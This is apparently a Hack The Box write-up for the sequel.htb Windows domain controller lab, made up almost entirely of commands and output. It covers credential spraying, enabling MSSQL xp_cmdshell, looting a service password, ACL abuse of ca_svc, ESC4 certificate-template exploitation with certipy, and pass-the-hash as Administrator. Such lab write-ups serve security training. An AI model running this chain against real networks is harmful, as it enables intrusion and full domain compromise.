

Initial Creds
As is common in real life Windows pentests, you will start this box with credentials for the following account:
rose:KxEPkKe6R8su
Enum
$ rustscan -a <IP> --ulimit 10000 -b 1500 -- -sV
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-`

The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Because every port has a story to tell.

[~] Automatically increasing ulimit value to 10000.
Open <IP>:53
Open <IP>:88
Open <IP>:135
Open <IP>:139
Open <IP>:389
Open <IP>:445
Open <IP>:464
Open <IP>:593
Open <IP>:636
Open <IP>:1433
Open <IP>:3268
Open <IP>:3269
Open <IP>:5985
Open <IP>:9389
Open <IP>:47001
Open <IP>:49664
Open <IP>:49665
Open <IP>:49666
Open <IP>:49667
Open <IP>:49685
Open <IP>:49686
Open <IP>:49689
Open <IP>:49694
Open <IP>:49716
Open <IP>:49734
Open <IP>:49805

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-01-13 09:15:10Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49685/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49716/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49734/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49805/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowssequel.htb/etc/hosts- Using provided creds we try enumerating SMB shares
$ crackmapexec smb <IP> -u rose -p 'KxEPkKe6R8su' --shares
SMB         <IP>     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         <IP>     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         <IP>     445    DC01             [*] Enumerated shares
SMB         <IP>     445    DC01             Share           Permissions     Remark
SMB         <IP>     445    DC01             -----           -----------     ------
SMB         <IP>     445    DC01             Accounting Department READ
SMB         <IP>     445    DC01             ADMIN$                          Remote Admin
SMB         <IP>     445    DC01             C$                              Default share
SMB         <IP>     445    DC01             IPC$            READ            Remote IPC
SMB         <IP>     445    DC01             NETLOGON        READ            Logon server share
SMB         <IP>     445    DC01             SYSVOL          READ            Logon server share
SMB <IP> 445 DC01 Users READ- Can see filesystem so lets connect via
smbclient
User
- SMB Enum Download
$ smbclient //<IP>/Accounting\ Department -U "rose%KxEPkKe6R8su"
Try "help" to get a list of possible commands.

smb: \> ls
  .                                   D        0  Sun Jun  9 05:52:21 2024
  ..                                  D        0  Sun Jun  9 05:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 05:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 05:52:07 2024

		6367231 blocks of size 4096. 921958 blocks available

smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (66.9 KiloBytes/sec) (average 66.9 KiloBytes/sec)- Analyze file locally
$ file accounts.xlsx
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified, last modified Sun, Jun 09 2024 10:47:44, uncompressed size 681, method=deflate

$ unzip accounts.xlsx -d accounts_extracted
Archive:  accounts.xlsx
file #1:  bad zipfile offset (local header sig):  0
  inflating: accounts_extracted/xl/workbook.xml
  inflating: accounts_extracted/xl/theme/theme1.xml
  inflating: accounts_extracted/xl/styles.xml
  inflating: accounts_extracted/xl/worksheets/_rels/sheet1.xml.rels
  inflating: accounts_extracted/xl/worksheets/sheet1.xml
  inflating: accounts_extracted/xl/sharedStrings.xml
  inflating: accounts_extracted/_rels/.rels
  inflating: accounts_extracted/docProps/core.xml
  inflating: accounts_extracted/docProps/app.xml
  inflating: accounts_extracted/docProps/custom.xml
  inflating: accounts_extracted/[Content_Types].xml

$ cd accounts_extracted
$ cat xl/sharedStrings.xml

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst
	xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24">
	<si>
		<t xml:space="preserve">First Name</t>
	</si>
	<si>
		<t xml:space="preserve">Last Name</t>
	</si>
	<si>
		<t xml:space="preserve">Email</t>
	</si>
	<si>
		<t xml:space="preserve">Username</t>
	</si>
	<si>
		<t xml:space="preserve">Password</t>
	</si>
	<si>
		<t xml:space="preserve">Angela</t>
	</si>
	<si>
		<t xml:space="preserve">Martin</t>
	</si>
	<si>
		<t xml:space="preserve">angela@sequel.htb</t>
	</si>
	<si>
		<t xml:space="preserve">angela</t>
	</si>
	<si>
		<t xml:space="preserve">0fwz7Q4mSpurIt99</t>
	</si>
	<si>
		<t xml:space="preserve">Oscar</t>
	</si>
	<si>
		<t xml:space="preserve">Martinez</t>
	</si>
	<si>
		<t xml:space="preserve">oscar@sequel.htb</t>
	</si>
	<si>
		<t xml:space="preserve">oscar</t>
	</si>
	<si>
		<t xml:space="preserve">86LxLBMgEWaKUnBG</t>
	</si>
	<si>
		<t xml:space="preserve">Kevin</t>
	</si>
	<si>
		<t xml:space="preserve">Malone</t>
	</si>
	<si>
		<t xml:space="preserve">kevin@sequel.htb</t>
	</si>
	<si>
		<t xml:space="preserve">kevin</t>
	</si>
	<si>
		<t xml:space="preserve">Md9Wlq1E5bZnVDVo</t>
	</si>
	<si>
		<t xml:space="preserve">NULL</t>
	</si>
	<si>
		<t xml:space="preserve">sa@sequel.htb</t>
	</si>
	<si>
		<t xml:space="preserve">sa</t>
	</si>
	<si>
		<t xml:space="preserve">MSSQLP@ssw0rd!</t>
	</si>
</sst>- Let’s spray these credentials
users.txt
angela
oscar
kevin
sa
passwords.txt
0fwz7Q4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
$ crackmapexec mssql sequel.htb -u users.txt -p passwords.txt --continue-on-success --local-auth
MSSQL       <IP>     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       <IP>     1433   DC01             [-] DC01\angela:0fwz7Q4mSpurIt99 (Login failed for user 'angela'. Please try again with or without '--local-auth')
*snip*
MSSQL       <IP>     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
Creds
sa:MSSQLP@ssw0rd!mssqlmssqlclient
$ impacket-mssqlclient sa@sequel.htb
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

Password: MSSQLP@ssw0rd!
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa dbo@master)>- Enable
xp_cmdshellfor execution
SQL (sa  dbo@master)> EXEC sp_configure 'show advanced options', 1;

INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.

SQL (sa  dbo@master)> RECONFIGURE;

SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (sa  dbo@master)> RECONFIGURE;

SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell';
name          minimum   maximum   config_value   run_value---------   ---------
xp_cmdshell         0         1              1           1

SQL (sa  dbo@master)> EXEC xp_cmdshell 'whoami';
output
--
sequel\sql_svc

SQL (sa  dbo@master)> EXEC xp_cmdshell 'cd';
output
-
C:\Windows\system32

SQL (sa  dbo@master)> EXEC xp_cmdshell'"dir C:\"';
output----------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

 Directory of C:\

11/05/2022  11:03 AM    <DIR>          PerfLogs

01/04/2025  07:11 AM    <DIR>          Program Files

06/09/2024  07:37 AM    <DIR>          Program Files (x86)

06/08/2024  02:07 PM    <DIR>          SQL2019

06/09/2024  05:42 AM    <DIR>          Users

01/04/2025  08:10 AM    <DIR>          Windows

               0 File(s)              0 bytes

6 Dir(s) 3,767,959,552 bytes free- SQL2019 Unusual dir
SQL (sa  dbo@master)> EXEC xp_cmdshell'"dir C:\SQL2019"';
output-----------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019

06/08/2024  02:07 PM    <DIR>          .

06/08/2024  02:07 PM    <DIR>          ..

01/03/2025  07:29 AM    <DIR>          ExpressAdv_ENU

               0 File(s)              0 bytes

               3 Dir(s)   3,767,885,824 bytes free

SQL (sa  dbo@master)> EXEC xp_cmdshell'"dir C:\SQL2019\ExpressAdv_ENU"';
output---------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019\ExpressAdv_ENU

01/03/2025  07:29 AM    <DIR>          .

01/03/2025  07:29 AM    <DIR>          ..

06/08/2024  02:07 PM    <DIR>          1033_ENU_LP

09/24/2019  09:03 PM                45 AUTORUN.INF

09/24/2019  09:03 PM               788 MEDIAINFO.XML

06/08/2024  02:07 PM                16 PackageId.dat

06/08/2024  02:07 PM    <DIR>          redist

06/08/2024  02:07 PM    <DIR>          resources

09/24/2019  09:03 PM           142,944 SETUP.EXE

09/24/2019  09:03 PM               486 SETUP.EXE.CONFIG

06/08/2024  02:07 PM               717 sql-Configuration.INI

09/24/2019  09:03 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL

06/08/2024  02:07 PM    <DIR>          x64

               7 File(s)        394,444 bytes

               6 Dir(s)   3,767,885,824 bytes free

SQL (sa  dbo@master)> EXEC xp_cmdshell'"type C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI"';
output-------------------------
[OPTIONS]

ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL="0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True

SQL (sa  dbo@master)> EXEC xp_cmdshell'"dir C:\Users"';
output----------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

 Directory of C:\Users

06/09/2024  05:42 AM    <DIR>          .

06/09/2024  05:42 AM    <DIR>          ..

12/25/2024  03:10 AM    <DIR>          Administrator

06/09/2024  03:11 AM    <DIR>          Public

06/09/2024  03:15 AM    <DIR>          ryan

06/08/2024  03:16 PM    <DIR>          sql_svc

               0 File(s)              0 bytes

6 Dir(s) 3,767,820,288 bytes free- Update User/Pass Lists
users.txt
angela
oscar
kevin
sa
sql_svc
ryan
passwords.txt
0fwz7Q4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
WqSZAF6CysDQbGb3
Ryanmust be target user based onC:\Users- Check credentials for
WINRM
$ crackmapexec winrm sequel.htb -u ryan -p passwords.txt
WINRM       <IP>     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
WINRM       <IP>     5985   DC01             [-] sequel.htb\ryan:0fwz7Q4mSpurIt99
WINRM       <IP>     5985   DC01             [-] sequel.htb\ryan:86LxLBMgEWaKUnBG
WINRM       <IP>     5985   DC01             [-] sequel.htb\ryan:Md9Wlq1E5bZnVDVo
WINRM       <IP>     5985   DC01             [-] sequel.htb\ryan:MSSQLP@ssw0rd!
WINRM       <IP>     5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)

$ evil-winrm -i sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> cat ../Desktop/user.txt
Root
- Release the hounds
$ nxc ldap sequel.htb -u sql_svc -p WqSZAF6CysDQbGb3 --bloodhound --collection All --dns-server <IP>

SMB         <IP>     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAP        <IP>     389    DC01             [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
LDAP        <IP>     389    DC01             Resolved collection methods: psremote, session, trusts, localadmin, acl, rdp, dcom, container, group, objectprops
LDAP        <IP>     389    DC01             Done in 00M 02S
LDAP        <IP>     389    DC01             Compressing output into /*_bloodhound.zip

$ mv /*_bloodhound.zip .

[Drag and drop into bloodhound]Ryancan be owner ofCA_SVCand set password
$ bloodyAD --host sequel.htb -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3' set owner ca_svc ryan

	[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc

$ dacledit.py -action write -rights FullControl -principal ryan -target-dn 'CN=CERTIFICATION AUTHORITY,CN=USERS,DC=SEQUEL,DC=HTB' sequel.htb/ryan:WqSZAF6CysDQbGb3 -dc-ip sequel.htb

	Impacket v0.13.0.dev0+20250109.91705.ac02e0ee - Copyright Fortra, LLC and its affiliated companies

	[*] DACL backed up to dacledit-*.bak
	[*] DACL modified successfully!

$ bloodyAD --host sequel.htb -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3' set password 'ca_svc' 'WqSZAF6CysDQbGb3'

[+] Password changed successfully!Certipywith newCA_SVCcreds
$ certipy find -u ca_svc -p WqSZAF6CysDQbGb3 -target-ip sequel.htb

	Certipy v4.8.2 - by Oliver Lyak (ly4k)

	[*] Finding certificate templates
	[*] Found 34 certificate templates
	[*] Finding certificate authorities
	[*] Found 1 certificate authority
	[*] Found 12 enabled certificate templates
	[!] Failed to resolve: DC01.sequel.htb
	[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
	[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: [Errno -2] Name or service not known
	[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
	[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via RRP: [Errno Connection error (DC01.sequel.htb:445)] [Errno -2] Name or service not known
	[!] Failed to get CA configuration for 'sequel-DC01-CA'
	[!] Failed to resolve: DC01.sequel.htb
	[!] Got error while trying to check for web enrollment: [Errno -2] Name or service not known
	[*] Saved BloodHound data to '*_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
	[*] Saved text output to '*_Certipy.txt'
	[*] Saved JSON output to '*_Certipy.json'

$ cat *_Certipy.txt
*snip*
Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectRequireCommonName
                                          SubjectAltRequireDns
    Enrollment Flag                     : AutoEnrollment
                                          PublishToDs
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
                                          SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
ESC4 Vuln
$ certipy template -u ca_svc -p WqSZAF6CysDQbGb3 -target-ip sequel.htb -template 'DunderMifflinAuthentication' -save-old

	Certipy v4.8.2 - by Oliver Lyak (ly4k)

	[*] Saved old configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
	[*] Updating certificate template 'DunderMifflinAuthentication'
	[*] Successfully updated 'DunderMifflinAuthentication'

$ certipy req -u ca_svc -p WqSZAF6CysDQbGb3 -ca sequel-DC01-CA -target-ip sequel.htb -template 'DunderMifflinAuthentication' -upn administrator@sequel.htb

	Certipy v4.8.2 - by Oliver Lyak (ly4k)

	[*] Requesting certificate via RPC
	[*] Successfully requested certificate
	[*] Request ID is 10
	[*] Got certificate with UPN 'administrator@sequel.htb'
	[*] Certificate has no object SID
	[*] Saved certificate and private key to 'administrator.pfx'

$ certipy auth -pfx administrator.pfx

	Certipy v4.8.2 - by Oliver Lyak (ly4k)

	[*] Using principal: administrator@sequel.htb
	[*] Trying to get TGT...
	[*] Got TGT
	[*] Saved credential cache to 'administrator.ccache'
	[*] Trying to retrieve NT hash for 'administrator'
	[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

$ evil-winrm -i sequel.htb -u administrator -H '7a8d4e04986afa8ed4060f75e5a0b3ff'

*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt